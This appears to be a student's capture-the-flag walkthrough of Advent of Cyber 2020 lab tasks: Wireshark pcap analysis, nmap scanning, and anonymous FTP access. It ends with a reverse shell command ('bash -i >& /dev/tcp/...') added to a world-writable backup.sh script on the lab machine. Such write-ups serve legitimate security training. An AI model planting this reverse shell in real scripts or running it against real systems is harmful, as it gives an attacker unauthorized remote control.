


## Question 4

Open pcap2.pcap on Wireshark.



Use the search filter for TCP protocols under port 21.



Look for the password entered.

15 4.103828	10.10.73.252	10.10.122.128	TCP	66 45340 - 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 TSecr=894815218
16 4.105504	10.10.122.128	10.10.73.252	FTP	104 Response: 220 Welcome to the WBCF FTP Server!
17 4.105812	10.10.73.252	10.10.122.128	TCP	66 45340 - 21 [ACK] Seq=7 Ack=15 Win=490 Len=0 TSval=411030014 TSecr=894815220
20 7.866325	10.10.73.252	10.10.122.128	FTP	66 21 - 45340 [ACK] Seq=9 Ack=18 Win=62720 Len=0 TSval=411033776 TSecr=894818981
21 7.866325	10.10.122.128	10.10.73.252	FTP	66 21 - 45340 [ACK] Seq=9 Ack=18 Win=62720 Len=0 TSval=411033776 TSecr=894818981
22 7.866439	10.10.122.128	10.10.73.252	FTP	100 Response: 331 Please specify the password.
23 7.866878	10.10.73.252	10.10.122.128	FTP	66 45340 - 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033776 TSecr=894818981
26 14.282063	10.10.73.252	10.10.122.128	FTP	98 Request: PASS plaintext_fiasco
29 14.282063	10.10.122.128	10.10.73.252	FTP	66 21 - 45340 [ACK] Seq=59 Ack=59 Win=62720 Len=0 TSval=894825439 TSecr=411040192
31 16.755293	10.10.122.128	10.10.73.252	FTP	88 Response: 530 Login incorrect.
32 16.735701	10.10.73.252	10.10.122.128	TCP	66 45340 - 21 [ACK] Seq=59 Ack=59 Win=62848 Len=0 TSval=411042646 TSecr=894827859
33 16.735723	10.10.73.252	10.10.122.128	FTP	72 Request: SYST
34 16.735730	10.10.122.128	10.10.73.252	FTP	66 21 - 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827859 TSecr=411042646


## Question 5

Without any filters, search for the protocols with encrypted packets.

1 0.000000	10.10.122.128	10.11.3.2	SSH	102 Server: Encrypted packet (len=48)
2 0.000084	10.10.122.128	10.11.3.2	SSH	150 Server: Encrypted packet (len=96)


## Question 6

Search filter for ARP communications.



## Question 7

Look through pcap3.pcap for any informations.



Follow the TCP stream.

Wireshark - Follow TCP Stream (tcp.stream eq 4).pcap3.pcap

```
GET /christmas.zip HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: /*
Accept-Encoding: identity
Host: tbfc.blog[REDACTED]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 30 Nov 2020 19:47:59 GMT
Server: Apache/2.4.29 (Ubuntu)[REDACTED]
Last-Modified: Mon, 30 Nov 2020 19:24:21 GMT
ETag: "89fd4-5b55f5068260"
Accept-Ranges: bytes
Content-Length: 565069
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive[REDACTED]
Content-Type: application/zip

PK.....~Q...W...{....AoC-2020.png..wT...7.[AQ@A...T@B.E..4...$.$.!.n..HP...7.w..K...;B...+..>...9....{..`c(.....,....Y
...y...U...[....W...C...!...=.G#S...J...T...!.r...[REDACTED]
^.6....{.G...by5.yG."...G...V...t^...K...@|p6...PH4V.K.g0...x0...9.7...B...j...n...RB...2...e.E.$D...D...D...D...D...D...
$...vr...|R.q...0000a0qa.7{...!...#.h...{./...+.}...;N...%.\\...i&`0...+LTX...@W...&...]....
{3...H...[REDACTED]
.a.XQ.?..DW...[REDACTED]
.h.N...?...y"...X.w7[...x...B...UN[REDACTED]
a.sq3rqA...W...8...t.B.S...2...P].Gp...?
....1...6.s...K...n...0T...k...ts.sD...4U.ki.I.JI...[REDACTED]
....{.?...=...Ww.u...9.w...2.1...6vpqi!...8\HV...=1...9.4.A.T...@...B.NHZ.qOH.N!
d#+!...HK.K...74.1:p;6...7...9.jc...?..oo...[REDACTED]
A...zX.w...a...SzHDAL...D...#...].V5...8.7
.i...f...^Q...&#...~MB\]DEM.../.S...2D...a.=...".^...y.../b...M...@...k...i...P...@
...k...[REDACTED]
.FL.A.j...=..S2..bBp)q=q...@...9...3...m...{"b...*B.R2"B...B2.t.R.{b...2R2.z...+D...
[REDACTED]
...S...+...>...Y...8...ps...Z...U.../...G...wT..."2.5...Q...5N.F.n'j't.a+"...[REDACTED]
0")f+b+c.K...i...D...x.e..."Vt.x...$d...W...g...%&...7L7...F...i.W.L?P)...n_y.s...#.../r#...}W...}b.B...U...P.s...I.K.N.1...[...]P.zu?...YQ...j...f...M...>...o...wa...G...G...G...B...vuh(.Ncfp.
9.E;U.XDjib.b.f0.%[REDACTED]
...[0...R...o...2...d}...u...3D...A...z...M$...F...*:c.r#|4...~...%SU...<...>...e.g.<Z...3...B...4...'.YU...K.k
...m...r@...o...D...[REDACTED]
...d...d...47"....9...@...7...i...i...e...MM...f...C...Ad...T...3...cF...Dy...pO...CB...#7...h...11MVA
Packet 295.1 client pkt, 51 served pkts, 1 turn. Click to select.
```

## Export Objects HTTP.


Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes /	
395	tbfc.blog	application/zip	565kB	christmas.zip

Save Save All Preview Close Help

Save the Christmas.zip file and open it.



Look into wishlist.txt file.

./.cache/fr-axz9IZ/elf\_mcskidy\_wishlist.txt - Mousepad

File Edit Search View Document Help

1 Wish list for Elf McSkidy

2 \_\_\_\_\_

3 Budget: £100

4


5 x3 Hak 5 Pineapples

6 x1 Rubber ducky (to replace Elf McEager)

7

### Question 8

Open Operation Artic Storm.pdf and search for the author.



### **Thought Process/Methodology:**

Using Wireshark, we analysed pcap1.pcap file first. We looked for an IP address that had a ping request using ICMP protocol. Then, we used a filter for HTTP GET methods to look for articles visited. Next was to look through pcap2.pcap. Since we are looking for an FTP traffic, we filtered for TCP protocols with port 21 and found the password. Without any search filters, we saw encrypted packets with SSH protocols. Search filtering for arp gives us the communications for the MAC address needed. Lastly, we analysed through pcap3.pcap. Looking through the output, we thought there was a file downloaded from the TCP stream. Following it shows an application/zip Content-Type. Thus we went to export Objects in HTTP and found the Christmas.zip file. From there, we discovered the wishlist.txt and Operation Artic Storm.pdf.


## Day 8 : Networking- What's under the Christmas Tree?

Tool used:Kali Linux,Firefox,Nmap,Google

Solution/Walkthrough:

### Question 1

Make a quick google search



when was snort created

All Images News Videos Shopping More Tools

About 1,690,000 results (0.46 seconds)


**1998**

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.

**SNORT**

### Question 2

Use Nmap on the on the machine IP



```
1211103149@kali:~
```

```
File Actions Edit View Help
```

```
1211103149@kali:~ 1211103149@kali:~
```

```
(1211103149@kali)-[~]
$ nmap 10.10.130.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 23:49 EDT
Nmap scan report for 10.10.130.143
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 33.49 seconds
```

```
(1211103149@kali)-[~]
$
```

### Question 3,4,5 and 6

Use the -A flag on the machine ip

```
└──(1211103149㉿kali)-[~]
└─$ nmap -A 10.10.130.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 23:53 EDT
Nmap scan report for 10.10.130.143
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 33.37 seconds
└──(1211103149㉿kali)-[~]
└─$
```

### **Thought Process/Methodology:**

Using Nmap on the ip will let us discover the host and services running on it so we'll be able to get the ports it's running. Then because we aren't afraid of getting detected, we used the -A(aggressive) flag to display even more information about the ip. With that, we can get all the information we needed, which were what distribution of Linux it was running, what version of apache it was using, what was running on the port 2222 and finally what the ip was most likely used for.

## **Day 9 : Networking - Anyone can be Santa!**

**Tool used:** Kali Linux, Firefox

**Solution/Walkthrough:**

### Question 1

Log in to the victim machine's FTP servers with anonymous mode.

```
(1211103213㉿kali)-[~]
$ ftp 10.10.46.122
Connected to 10.10.46.122.
220 Welcome to the TBFC FTP Server!.
Name (10.10.46.122:1211103213): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

List out the files found using ls command.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534  65534      4096 Nov 16  2020 public
226 Directory send OK.
```

### Question 2

Look for directory that has data to be viewed.

```
ftp> cd elf_workshops
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd human_resources
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x  1 111      113          341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111      113          24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
```

### Question 3


Download the files in the public directory.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (73.8377 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (756.0484 kB/s)
```

Open the shell using a text editor.

#### Question 4


Open the shoppinglist.txt file.



A screenshot of the Mousepad text editor window. The title bar reads " ~/shoppinglist.txt - Mousepad ". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for file operations like Open, Save, Print, Copy, Paste, Undo, Redo, Find, Replace, and Select All. The main text area contains two lines of text: "1 The Polar Express Movie" and "2".

### Question 5

With the pentesters sheet, add command to generate a shell in the backup.sh file and save it.



```
1211103213@kali: ~
File Actions Edit View Help
1211103213@kali: ~ x 1211103213@kali: ~ x 1211103213@kali: ~ x
GNU nano 5.9                                backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.18.30.129/4444 0>&1
```

